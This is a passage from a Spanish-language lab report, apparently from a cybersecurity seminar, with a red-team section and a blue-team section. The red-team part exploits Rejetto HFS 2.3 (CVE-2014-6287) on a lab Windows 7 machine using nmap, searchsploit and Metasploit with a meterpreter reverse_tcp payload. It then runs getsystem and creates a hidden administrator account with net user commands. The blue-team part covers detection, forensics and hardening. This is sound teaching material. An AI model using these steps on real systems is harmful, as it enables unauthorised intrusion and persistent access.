
Fuente: elaboración propia

Figura 8. Identificación dirección IP máquina win7-SE2020-X64.ova



Fuente: elaboración propia


Figura 9. Identificación dirección IP máquina Kali – Seminario.ova



Fuente: elaboración propia


Una vez conocida las direcciones IP de cada una de las máquinas se realizó ping desde la máquina de Kali a la de Windows y viceversa como se observa en las figuras siguientes.

Figura 10. Ping entre la máquina Kali – Seminario.ova con dirección IP 10.0.2.15 a Windows win7-SE2020.ova, con dirección IP 10.0.2.4 y viceversa



Fuente: elaboración propia

Figura 11. Ping entre la máquina Kali – Seminario.ova con dirección IP 10.0.2.15 a Windows win7-SE2020-X64.ova, con dirección IP 10.0.2.5 y viceversa



Fuente: elaboración propia

ESTRATEGIAS RED TEAM

Con base a la información del anexo 4 se tomó como elementos clave lo siguiente:

- Se está generando una serie de fuga de información al interior de la organización en uno de sus equipos de cómputo.

- El equipo donde se genera la fuga de información tiene instalada una aplicación llamada rejetto v.


- La aplicación al parecer tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.

Teniendo en cuenta la aplicación rejetto que se encuentra instalada en el equipo que genera la fuga de información. Se indagó sobre las características de esta aplicación y las vulnerabilidades asociadas; encontrando que tiene asociada una vulnerabilidad relacionada con la inyección de código categorizada dentro del listado de vulnerabilidades de CVE con el número CVE-2014-6287 debido a que habilita el puerto 80 a través del cual se puede ejecutar un exploit para capturar información.


Para realizar el análisis de la máquina Windows 7 de la empresa The WhiteHouse Security que al parecer es el centro de la fuga de información; inicialmente se identifica la dirección ip de la maquina Windows y la maquina KaliLinux comando ***ipconfig*** y el comando ***ip addr*** respectivamente.

Una vez identificado la dirección IP se verifica que haya comunicación entre las máquinas haciendo uso del comando ***ping***, como se evidencia a continuación.

Figura 12. Identificación de direcciones IP en las máquinas con los comandos ipconfig en Windows e ip addr en Kali.




Fuente: elaboración propia



Fuente: elaboración propia

Figura 13. Ping entre la máquina Kali – Seminario.ova con dirección IP 192.168.0.16 a Windows win7-SE2020-X64.ova, con dirección IP 192.168.0.15 y viceversa



Fuente: elaboración propia

Una vez establecida comunicación entre las máquinas, se hace uso de la herramienta ***Nmap*** que permite realizar un escaneo a la máquina a través de la dirección IP a fin de identificar los puertos abiertos que pueden ser objeto de ataques.

La sintaxis para el uso de Nmap se centra en:

nmap [<Tipo de sondeo>] [<Opciones>] {<especificación de objetivo>}

El tipo de sondeo puede ser TCP,SYN, UDP, sondeo de protocolo IP, sondeo ocioso, entre otros; que permiten determinar puertos abiertos o cerrados, mapear reglas de cortafuegos, realizar sondeo de puertos TCP a ciegas, etc.


Las opciones, tienen que ver con la especificación de puerto o rango de puertos a escanear, detección de versiones, detección de sistemas operativos, realizar sondeo con señuelos, sondeos agresivos, etc.

La especificación del objetivo, la está relacionada con la especificación de la dirección IP o rango de IP a escanear.

Por consiguiente y conociendo la IP de la maquina Windows 7; se hace uso del comando nmap -sT 192.168.0.15 para determinar los puertos abiertos o el comando nmap -sV 192.168.0.15 que aportará la misma información de puertos abiertos, pero especificando el servicio utilizado y la versión de este.

Como se observa a continuación, el escaneo de puertos en la máquina Windows permite identificar que existen 10 puertos abiertos dentro del cual está el puerto 80 que cuenta con un servidor “http file server” versión 2.3


Figura 14. Identificación de puertos abiertos, servicios y versión en la maquina Windows con la herramienta nmap en Kali.



Fuente: elaboración propia

Una vez conocida esta información, dentro de la consola en Kali se hace uso de la herramienta ***searchsploit*** para buscar los exploits y de esta manera aprovechar las vulnerabilidades de este servicio y para ello se hace uso del comando: searchsploit http file server 2.3

Figura 15. Búsqueda de exploit con searchsploit




Fuente: elaboración propia

Como se aprecia en la figura anterior; hay un listado de exploits con la dirección donde se encuentra alojado el script para la explotación del servicio http file server 2.3.

Para identificar el módulo del exploit, se toma el último, de nombre *Rejetto HTTP File Serve (HFS) 2.3a/2.3b/2.3c – Remote Command Execution* que tiene como identificador dentro de la base de datos de exploits el número 34852.

Sabiendo este número, con el comando searchsploit -x 34852 se hace la búsqueda directamente del script para identificar que vulnerabilidad se tiene y la identificación de acuerdo con el código CVE.

Figura 16. Identificación de CVE a través de searchsploit



Fuente: elaboración propia

En la figura anterior el código CVE corresponde al 2014-6287 el cual será utilizado con la herramienta metasploit para buscar el módulo de exploit correspondiente para ser ejecutado dentro de la máquina de Windows.


Como se puede observar en todo este proceso, para identificar la falla de seguridad en el equipo, se hizo uso de la herramienta ***Nmap*** para conocer los puertos abiertos al igual que servicios y versiones instaladas; encontrando que hay un servicio http file server versión 2.3 que abre el puerto 80 http y que puede ser útil al momento de llevar a cabo un ataque o escuchar y/o robar información de esta máquina.

Adicional se hizo uso de la herramienta ***metasploit*** con el fin de ejecutar el módulo con el exploit que permite tomar ventaja de la vulnerabilidad encontrada con código CVE 2014-6287

Al hacer uso del módulo del exploit, este aprovecha la vulnerabilidad encontrada con el http file server 2.3 logrando conexión a través del puerto 80. Este ataque logra que se abra una sesión de meterpreter y a partir de allí abrir la Shell para elevar privilegios de usuario.

El módulo del exploit encontrado para la vulnerabilidad presente en rejetto (http file server) carga un payload windows/meterpreter/reverse_tcp, que permite configurar la IP y puerto de escucha donde la máquina víctima permite conexión. Este payload ofrece un intérprete de comandos en el sistema víctima, complementado con comandos específicos que soportan tareas como recopilación de información del sistema, keylogger, elevación de privilegios, ocultación de rastros, entre otros.

Figura 17. Gráfico del ataque con metasploit



Fuente: elaboración propia

Ahora bien, una vez conocida la vulnerabilidad y el exploit según el CVE, se hace uso de la herramienta metasploit para explotar la vulnerabilidad encontrada.

Figura 18. Identificación de exploit con la herramienta Metasploit


Fuente: elaboración propia

Para la búsqueda del exploit se ingresa directamente a la consola de **mestasploit** y con el comando search más el código CVE se puede identificar el exploit que tiene como identificador el número 0 y nombre **exploit/windows/http/rejetto_hfs_exec**

Por tanto, en la misma consola de metasploit se hace uso de este exploit con la opción: ***use 0*** para comenzar a configurar el script y aprovechar la vulnerabilidad encontrada.

Una vez dentro del exploit se escribe ***show options*** a fin de identificar los requerimientos para llevar a cabo la explotación


Figura 19. Identificación de requisitos para ejecutar el exploit



Fuente: elaboración propia

Como se puede observar este exploit necesita un host objetivo y el puerto, así como el host local y puerto para la escucha. Para configurar estos requisitos se usa el comando ***set*** para declarar lo solicitado.

Figura 20. Configuración RHOST dentro del módulo del exploit con comando set




Fuente: elaboración propia

Para hacer uso de la sesión de meterpreter producto de esta vulnerabilidad, se configuro el payload con el meterpreter reverse_tcp ya que inicialmente el payload estaba configurado como meterpreter_https como se observa en la figura 8; y adicionalmente se cambió el puerto de escucha a 4444.

A continuación, se muestra la configuración del payload y la ejecución del exploit.

Figura 21. Configuración payload meterpreter reverse_tcp y ejecución exploit.




Fuente: elaboración propia

Como se observa una vez configurado los requisitos de IP de la máquina víctima y atacante, así como los puertos; se llevó a cabo la ejecución del exploit, lo que permitió abrir una sesión meterpreter en la maquina objetivo.

Una vez iniciada la sesión de meterpreter se verifica el usuario con el que se está dentro de la maquina objetivo con el comando getuid, donde se identifica el nombre del usuario como PC202006\usuario.

Seguido a ello se hace uso del comando getsystem que permite ingresar al sistema y entrar a la consola Shell para crear un nuevo usuario con privilegios de administrador tal y como se muestra en la siguiente figura.

Figura 22. Sesión en meterpreter y ejecución de getuid y gesystem




Fuente: elaboración propia

Una vez dentro de la Shell se crea el usuario con privilegios de administrador a través del comando: net user *nombre_usuario contaseña* /add y se agrega como administrador a través de: net localgroup administradores *nombre_usuario* /add.

Para este caso en particular se creó el usuario *liyis_rodriguez* con privilegios de administrador.

Lo anterior se puede evidenciar en las cuentas de usuario dentro de la máquina Windows 7 x64 como se observa a continuación.

Figura 23. Usuarios dentro de la maquina Windows 7 x64



Fuente: elaboración propia

ESTRATEGIAS BLUE TEAM


Al tener conocimiento que se está llevando a cabo un ataque informático en tiempo real, que en este caso sería en la máquina Windows 7 x64, lo primero a realizar es desconectar el equipo de la red para evitar que los demás equipos puedan verse afectados por el ataque y de alguna u otra forma controlar la fuga de información en todos los equipos de la empresa.

Adicionalmente se deben examinar los sistemas con los que cuenta la empresa encargados de identificar accesos no autorizados como IDS, cortafuegos, logs, entre otros y hacer uso de herramientas como nmap para analizar puertos y determinar cuáles están abiertos y representan una vulnerabilidad para el sistema

Dentro del proceso de indagación es de suma importancia crear una imagen del disco con una herramienta como Autopsy a fin de hacer análisis del archivo de sistemas en Windows, eventos del sistema o event logs, hidden partitions, entre otros que permitan determinar por ejemplo si se crearon nuevos usuarios, si se accedió remotamente al equipo, entre otras situaciones que resulten una amenaza para los activos de la empresa.

Para el caso de indagar sobre la creación de usuarios, por ejemplo, se puede analizar el *visor de eventos* de Windows en el cual se identifica el momento en el que se creó un usuario, como se muestra a continuación.

Figura 24. Visor de eventos en Windows



Fuente: elaboración propia

Como se observa en la imagen anterior, hay un evento con ID 4720 que indica la creación de un nuevo usuario y se muestra la fecha y hora exacta del evento. En este visor también es posible identificar eventos que indican acciones de otorgar los privilegios del usuario creado y la incorporación a un grupo local con seguridad

habilitada; es decir se puede identificar la creación del usuario y la elevación de privilegios dentro del sistema.

Otra herramienta importante es Chkrootkit que va a permitir encontrar rootkits o softwares que permiten acceso privilegiado y que están ocultos en el sistema. Por último, un software necesario para el caso en que se haya iniciado una sesión con un payload meterpreter es el software antipwny que al ser ejecutado va a mostrar el archivo meterpreter y va a permitir su eliminación.

En lo que respecta al fortalecimiento del sistema, es necesario establecer estrategias de hardenización por lo que se puede entender hardening como un proceso en el que se pretende "endurecer" o fortalecer el sistema con diferentes acciones bien sea de buenas prácticas, ejecución de software, configuraciones adecuadas, entre otras técnicas o métodos a fin de minimizar las vulnerabilidades dentro de un sistema y por consiguiente el riesgo de sufrir ataques informáticos que pongan en peligro los activos e información de la empresa.

Para la empresa The WhiteHose Security se pueden proponer las siguientes medidas y que de esta manera no se repita un evento igual o similar a lo sucedido:

- ✓ Mantener actualizaciones de software y parches de seguridad
- ✓ Políticas de seguridad en cuanto a control de acceso, creación de usuario y asignación de privilegios
- ✓ Instalación de antivirus, antispyware u otros softwares de seguridad
- ✓ Instalación y activación permanente de firewall
- ✓ Política de creación de contraseñas robustas, bloqueo de cuentas por intentos fallidos, deshabilitar cuentas de usuarios cuando ya no existen en la empresa
- ✓ Configuración de seguridad en cuanto a acceso remoto y recursos compartidos
- ✓ Realizar auditorías al sistema y configurar permisos de seguridad en archivos y carpetas del sistema
- ✓ Contar con un plan de contingencia y programas de respaldo o back up
- ✓ Instalar sistemas de prevención y detección de intrusos (IPS – IDS) a fin de monitorear el tráfico de la red e identificar patrones o situaciones poco comunes que pueden servir como alerta frente a un posible ataque
- ✓ Bloqueo de dispositivos extraíbles y direcciones web maliciosas

Otra herramienta importante dentro de las estrategias de Blue Team se encuentra el CIS “Center For Internet Security”, la cual es una organización que ha desarrollo controles de seguridad también conocidos como CIS Control y CIS Benchmark que se pueden considerar como buenas prácticas en ciberseguridad para lograr una mejor defensa y mitigar ataques contra sistemas y redes, el uso de CIS dentro de un equipo Blue Team sería una de las herramientas en el proceso de preparación por parte del equipo cuándo se trata de monitorizar y generar un plan de acción para prevenir amenazas o vulnerabilidades. Por ejemplo al aplicar el control número 2 de CIS que indica “Inventario de Software autorizados y no autorizados” va a permitir gestionar el software en la red por lo que sólo se permitirá la instalación y ejecución de software autorizado y se previene la ejecución e instalación de aquel que no cuente con autorización lo que va a ayudar a evitar que un atacante pueda acceder al sistema cuando se instale un software que tenga algún tipo de backdoor.

Otro control CIS importante que se aplicaría en un equipo de Blue Team es el de “Gestión continua de vulnerabilidades”, con este control se busca evaluar y tomar medidas para identificar vulnerabilidades, remediar y minimizar la acción de un atacante por lo que es necesario ejecutar herramientas de escaneo automatizados de vulnerabilidades, implementar herramientas de gestión automatizada de parches tanto del sistema operativo como de software instalados.

Adicionalmente también se encuentran controles importantes a aplicar como son: mantenimiento, monitoreo y análisis de logs de auditoría, defensa contra malware, defensa de borde para detectar, prevenir y corregir el flujo de información que transfieren redes de diferentes niveles de confianza, entre otros controles que le permitirán al equipo Blue Team cumplir su función de prevenir y mitigar vulnerabilidades dentro del sistema.

Por último**,** es importante recurrir también a una herramienta como SIEM (Security Information and Event Management), la cual es la simbiosis dada entre un SEM y un SIM donde el primero almacena información, detecta patrones y permite un análisis en la seguridad de los sistemas en tiempo real y el segundo; recopila datos en un repositorio y genera informes automatizados para su posterior análisis; por lo que el SIEM se basa necesariamente en analizar, detectar y recuperarse ante eventos o incidentes de seguridad que se presenten; todo ello con el propósito de prevenir amenazas y ataques tanto internos como externos.[4]

Por tanto, dentro de las funciones de un SIEM están:

- Monitorizar actividades dentro de la red

[4] Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Disponible en: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

- Recoge información necesaria relacionada con actividad de los usuarios y los dispositivos empleados.

- Generar informes y análisis sobre el estado de la Infraestructura IT.

- Alertar sobre detección de alteraciones sobre las métricas habituales.

En cuanto a las características de un SIEM, están:

- Detectar un posible ataque, al correlacionar la actividad de los procesos y las conexiones de redes de las máquinas que están protegidas por el SIEM.

- Bloquear amenazas a las redes, y evitar filtraciones de datos y fallo de procesos y sistemas.

- Permite buscar amenazas en registros archivados.

- Combina tecnologías de la gestión de la seguridad de la información con la administración de eventos de seguridad.

- Identifica entre amenazas reales y falsos incidentes.

A continuación, se relacionan algunas herramientas o software de contención que también son apropiadas para su uso cuando se trata de estrategias de Blue Team:

- **ESET Endpoint Antivirus:** Este software permite la protección y contención de ataques debido a que cuenta con un sistema Host Intrusion Prevention System (HIPS) que reacciona a un evento dentro del sistema operativo con base a las reglas que se hayan establecido, cuenta también con un bloqueador de exploits, permite la protección contra ataques a la red (IDS) bloqueando cualquier tipo de tráfico que pueda ser un riesgo, bloquea conexiones cuando las IPs están agregadas dentro de la lista negra por ser fuente de ataques y bloquea malware intentando ejecutarse en el sistema.

